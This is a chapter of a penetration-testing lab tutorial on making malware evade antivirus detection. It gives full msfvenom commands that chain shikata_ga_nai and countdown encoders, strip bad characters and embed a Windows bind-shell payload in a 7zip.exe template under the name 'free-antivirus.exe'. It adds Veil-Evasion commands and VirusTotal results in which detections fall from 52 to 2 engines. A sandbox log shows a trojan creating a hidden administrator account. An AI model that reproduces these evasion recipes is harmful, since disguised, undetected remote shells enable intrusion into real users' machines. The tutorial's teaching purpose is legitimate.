6 – Evasion and obfuscation

6.1 Malware analysis, VirusTotal and others


Before starting obfuscation techniques, it is necessary to know what the new malware should evade. There is a variety of tools that can analyse suspicious files looking for a payload signature in order to detect malicious software. This lab presents two online tools which fit our needs:

VirusTotal

This is a very popular anti-malware tool based on signature analysis; the site uses the most common antiviruses to evaluate a file uploaded. After a few seconds, you will get a report with the information found. The result data consist in:

- The amount and name of the antiviruses engines that detected a malware.
- If it was detected, the name and code of payload.
- The malware behaviour.
- Details such as Hash value, filename, file type and more.

The main feature is the number of antiviruses that detected a malware since this lesson is interested in evading most of them. To start with the exercise, take any file previously created in this lab and upload to the site: VirusTotal. The figure below shows results of the payload used in lesson 4.1; indeed, it was detected by 52/63 anti-malware tools.



52 engines detected this file

SHA-256	6085c656afc73f0aa672de1fbf43e4f9ecf367f9237c47cd22ecb5411e6a40f0
File name	free-antivirus.exe
File size	72.07 KB
Last analysis	2017-08-14 22:20:49 UTC

52 / 64

Detection | Details | Community

Ad-Aware	Gen:Variant.Razy.174703	AegisLab	Troj.W32.Gen.lB6l
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Gen:Variant.Razy.174703
Arcabit	Trojan.Razy.D2AA6F	Avast	Win32:SwPatch [Wrm]
AVG	Win32:SwPatch [Wrm]	Avira	TR/Crypt.EPACK.Gen2
AVware	Trojan.Win32.Swrort.B (v)	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Gen:Variant.Razy.174703	Bkav	W32.FamVT.RorenNHc.Trojan

Figure 1 Results of a trojan analysed by VirusTotal. Available here.


Payload Security

The second mechanism performs a hybrid analysis. Both analysis approaches are completed, not only the signature-based (static), but also an execution emulation (dynamic). The problem of this tool is the extended duration of the analysis time. You can register an email to be notified once the report is ready. Despite the timing constraints, the results are remarkable because it gives a complete report including:

- Malicious and suspicious indicators.
- Threat score.

- Operating system behaviour.
- Screenshots of the execution.
- VirusTotal report
- Network analysis and more.

You can check your own malware in Payload Security. The image below shows a part of the report of the trojan payload developed in lesson 3.3.



pay.exe

Analyzed on June 14th 2017 12:17:06 (CEST) running the *Kernelmode* monitor
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by VxStream Sandbox v6.70 © Payload Security

malicious
Threat Score: 91/100
AV Multiscan: 81%
Labeled as: Trojan.Swrort

Incident Response

Risk Assessment

Remote Access	Reads terminal service related keys (often RDP related)
Persistence	Writes data to a remote process
Fingerprint	Reads the active computer name

Screenshots

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 4 processes in total.

```
└ pay.exe (PID: 3468) 50/61
  └ cmd.exe /c net user xaferima Xaferima1 /ADD && net localgroup Administrators xaferima /ADD (PID: 3576)
    └ net.exe net user xaferima Xaferima1 /ADD (PID: 3332)
      └ net1.exe %WINDIR%\system32\net1 user xaferima Xaferima1 /ADD (PID: 3796)
```

Network Analysis

Figure 2 Results of a trojan analysed by Payload Security. Available here.


6.2 Encoders: Basic

Encoders in Metasploit are available in msfvenom and msfconsole. Before starting with the exercise, look of the encoders available. Write on the terminal '*msfvenom -l encoders*' or in msfconsole '*show encoders'*.
Note: Look the rank in the encoders list. It refers to the effectiveness.

This exercise is based on the payload used in lesson 4.1, as the image above shows 52/63 antiviruses found the malware. To start encoding payloads, a basic command using in msfvenom is the option '*-e'* followed by the encoder available. The complete command is:

'msfvenom -p PAYLOAD -e ENCODER''

Another useful option for encoders is '*-i'* that is the number of iterations to encode the payload. The example is shown in the figure below where an encoder called shikata_ga_nai ranked as Excellent, is used. Now, the report from VirusTotal gives 48/63, check here.



```
root@metasploit-LAB:~# msfvenom -p windows/shell_bind_tcp  RHOST=10.239.202.117 -e x86/shikata_ga_nai -i 3 -o free-antivirus.exe -f exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai succeeded with size 382 (iteration=1)
x86/shikata_ga_nai succeeded with size 409 (iteration=2)
x86/shikata_ga_nai chosen with final size 409
Payload size: 409 bytes
Final size of exe file: 73802 bytes
Saved as: free-antivirus.exe
```

Figure 3 Encoding payload to evade more antiviruses.

6.3 Encoders: Advanced

The simple encoder presented has enhanced the obfuscation, but this is still insufficient. For this reason, three extra options of Metasploit are presented in this tutorial:


Avoiding bad characters

Instead of using a specific encoder, you can use the flag *'-b'* which avoids certain characters in the payload, for example '/x00'. When the option is set, Metasploit will use an encoder automatically to change the bad character.

'Msfvenom -p PAYLOAD -b '\x00' '

Multiple encoders

Perhaps only one encoder is not enough, but, if several encoders are combined for one malware, it could be a better solution. This approach mixes the raw output before creating a file and separating them with '|', the following figure illustrates this process:



```
root@metasploit-LAB:~# msfvenom -p windows/shell_bind_tcp  RHOST=10.239.202.117 -f raw -e x86/shikata_ga_nai -i 2
| msfvenom -a x86 --platform windows -e x86/countdown -i 3 -f raw | msfvenom -a x86 --platform windows  -b '\x00'
 -o free-antivirus3.exe -f exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 2 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai succeeded with size 382 (iteration=1)
x86/shikata_ga_nai chosen with final size 382
Payload size: 382 bytes

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/countdown
x86/countdown succeeded with size 400 (iteration=0)
x86/countdown succeeded with size 418 (iteration=1)
x86/countdown succeeded with size 436 (iteration=2)
x86/countdown chosen with final size 436
Payload size: 436 bytes

Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 463 (iteration=0)
x86/shikata_ga_nai chosen with final size 463
Payload size: 463 bytes
Final size of exe file: 73802 bytes
Saved as: free-antivirus3.exe
```

Figure 4 Multiple encoders for a payload.


Note: You must specify the architecture (flag '-a') and platform (flag '--platform') when you use a raw payload.

Using a template

Finally, one of the best obfuscation techniques is using a template file to hide the malicious software code. This method was already used in lesson 4.1, in msfvenom, the option '*-x*' combine the payload with a custom template (e.g. 7zip.exe in this case)

All combined


In this project, the best solution found is to combine all methods in one command line. The sentence contains two encoders (shikata_ga_nai and countdown), bad characters (/x00) and an exe template (7zip.exe) as shown below.



```
root@metasploit-LAB:~# msfvenom -p windows/shell_bind_tcp  RHOST=10.239.202.117 -f raw -e x86/shikata_ga_nai -i 2
| msfvenom -a x86 --platform windows -e x86/countdown -i 3 -f raw | msfvenom -a x86 --platform windows  -b '\x00'
 -o free-antivirus4.exe -f exe -x /home/lab/7zip.exe
```

Figure 5 Combined command line. Red underline using encoders, yellow underline avoiding bad characters and green underline supplying a template.

The result of the final malware version is considerably better, VirusTotal gives only 28/64 antiviruses, hence, this version evaded 24 more antiviruses that the first one presented in 6.1. The figure below demonstrates this point, or check here.



28 engines detected this file

SHA-256 509c5cb33563c367e3c3552028dbe0de176212b6fded4be2f23e5b919ebd499c
File name free-antivirus4.exe
File size 1.06 MB
Last analysis 2017-08-15 01:18:58 UTC

28 / 64

Detection			
Avast	Win32:MalOb-FE [Cryp]	AVG	Win32:MalOb-FE [Cryp]
Avira	TR/Crypt.EPACK.Gen2	AVware	Trojan.Win32.Swrort.B (v)

Figure 6 VirusTotal reported fewer detections. Report available here.


Challenge: Experiment with the encoder tools and try to evade more anti-malware software.

6.4 Veil- Framework

This framework is a collection of tools developed in Python and is used to generate payloads with a low likelihood of detection. The main tool is a Veil-evasion presented in this exercise. The example develops a bind shell as previously developed and then the output will be compared to other detection reports. There are two ways of using this framework, one is a type of console (like msfconsole) and another is a command line. The command line is used for the tutorial, however, both methods are valid such as Metasploit.

The framework is installed in /home/lab/Download/Veil-master, therefore you must use this path for running it. To start, go to the folder *'cp /home/lab/Download/Veil-master'* and run *'./Veil.py'*. You should see the console screen. Write exit or you can experiment with it for a moment.

To know which payloads are available, you should use *'./Veil.py -t Evasion --list-payloads'* where *-t* specifies the tool required. The figure below shows part of the list:




```
root@metasploit-LAB:~/Downloads/Veil-master# ./Veil.py -t Evasion --list-payloads

 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py
```

Figure 7 Some payloads available in Veil.

To develop a payload, you should select the following flags (to see all: '*./Veil –*'):

- **-t:** Select the tool (Evasion or ordnance).
- **-p:** Select one payload from the list by number.
- **--msfvenom:** Use a specific payload from msfvenom.
- **--ip:** Ip address used for the payload.
- **--port:** Port that used for the payload.
- **--compiler**: Options for the format.
- **-o:** Output name for the file.


Once knowing these options, the malware is created with the following command:



```
root@metasploit-LAB:~/Downloads/Veil-master# ./Veil.py -t Evasion -p 40 --msfvenom windows/shell/bind_tcp
 --ip 10.239.202.117 --port 4444 --compiler pyinstaller -o Veil-payload
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
Final size of c file: 1280 bytes

===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Source code written to: /usr/share/veil-output/source/Veil-payload.rb
 [*] Metasploit RC file written to: /usr/share/veil-output/handlers/Veil-payload.rc
```

Figure 8 Creating a bind shell with Veil-Evasion.

To conclude, this new malware was analysed in VirusTotal. The report gives only 2/63 detections, that is to say, the best result of this tutorial. The image below illustrates it.



2 / 58

2 engines detected this file

SHA-256	8a6ff2ff27552bb979e3ed8152d95b45e32b4597a0542a96af51581a8c79ef6a
File name	Veil-payload.rb
File size	2.31 KB
Last analysis	2017-08-15 18:00:14 UTC

Kaspersky	HEUR:Trojan.Script.Shelma.gen	ZoneAlarm	HEUR:Trojan.Script.Shelma.gen
Ad-Aware	Clean	AegisLab	Clean
AhnLab-V3	Clean	ALYac	Clean
Antiy-AVL	Clean	Arcabit	Clean

Figure 9 Results for malware developed in Veil-Framework. [Report available here.]

References

Christopher Truncer in Informational, T. V. (2017, March 21). *Veil 3.0 Command Line Usage*. Retrieved from Veil – Framework: https://www.veil-framework.com/veil-command-line-usage/

Davis, M. a. (2009). *Hacking Exposed Malware and Rootkits.* McGraw-Hill, Inc.

Fosnock, C. (2005). Computer worms: past, present, and future. *East Carolina University*, 8.

Goswami, D. (2017, 05 14). *Wanna Cry ransomware cyber attack: 104 countries hit, India among worst affected, US NSA attracts criticism.* Retrieved from India Today in.: http://indiatoday.intoday.in/story/wanna-cry-ransomware-attack-104-countries-hit-nsa-criticised/1/953338.html

Lee, J. (2017, May 23). *Metasploit-framework:How a payload works*. Retrieved from Rapid7 Community: https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work

Maynor, D. (2011). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research.* Elsevier.

Microsoft Security TechCenter. (2008, October 23). *Microsoft Security Bulletin MS08-067 - Critical*. Retrieved from https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Porras, P. A. (2009). A Foray into Conficker's Logic and Rendezvous Points. *LEET*.

Rapid 7 Community. (2012, 06 01). *Metasploitable 2 Exploitability Guide.* Retrieved from Metasploit Community: https://community.rapid7.com/docs/DOC-1875

Rapid 7 Community. (2013, 07 05). *How To Set Up A Penetration Testing Lab.* Retrieved from Rapid 7 Community: https://community.rapid7.com/docs/DOC-2196

Rapid 7 Community. (2016, September 14). *Metasploit-framework: msfvenom*. Retrieved from Metasploit-framework: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Rapid 7 Community. (2017, 06 06). *Matasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Rapid 7 Community. (2017, 06 06). *Metasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Scambray, J. a. (2007). *Hacking Exposed Windows.* Tata McGraw-Hill Education.

Singh, A. (2012). *Metasploit Penetration Testing Cookbook.* Packt Publishing Ltd.

Spafford, E. H. (1989). The Internet worm program: An analysis. *ACM SIGCOMM Computer Communication Review, 19*, 17--57.

The network support company. (2016, 10 06). *What Is Malware? [Infographic].* Retrieved from network-support: https://www.network-support.com/wp-content/uploads/2016/10/What-Is-Malware-Infographic.jpg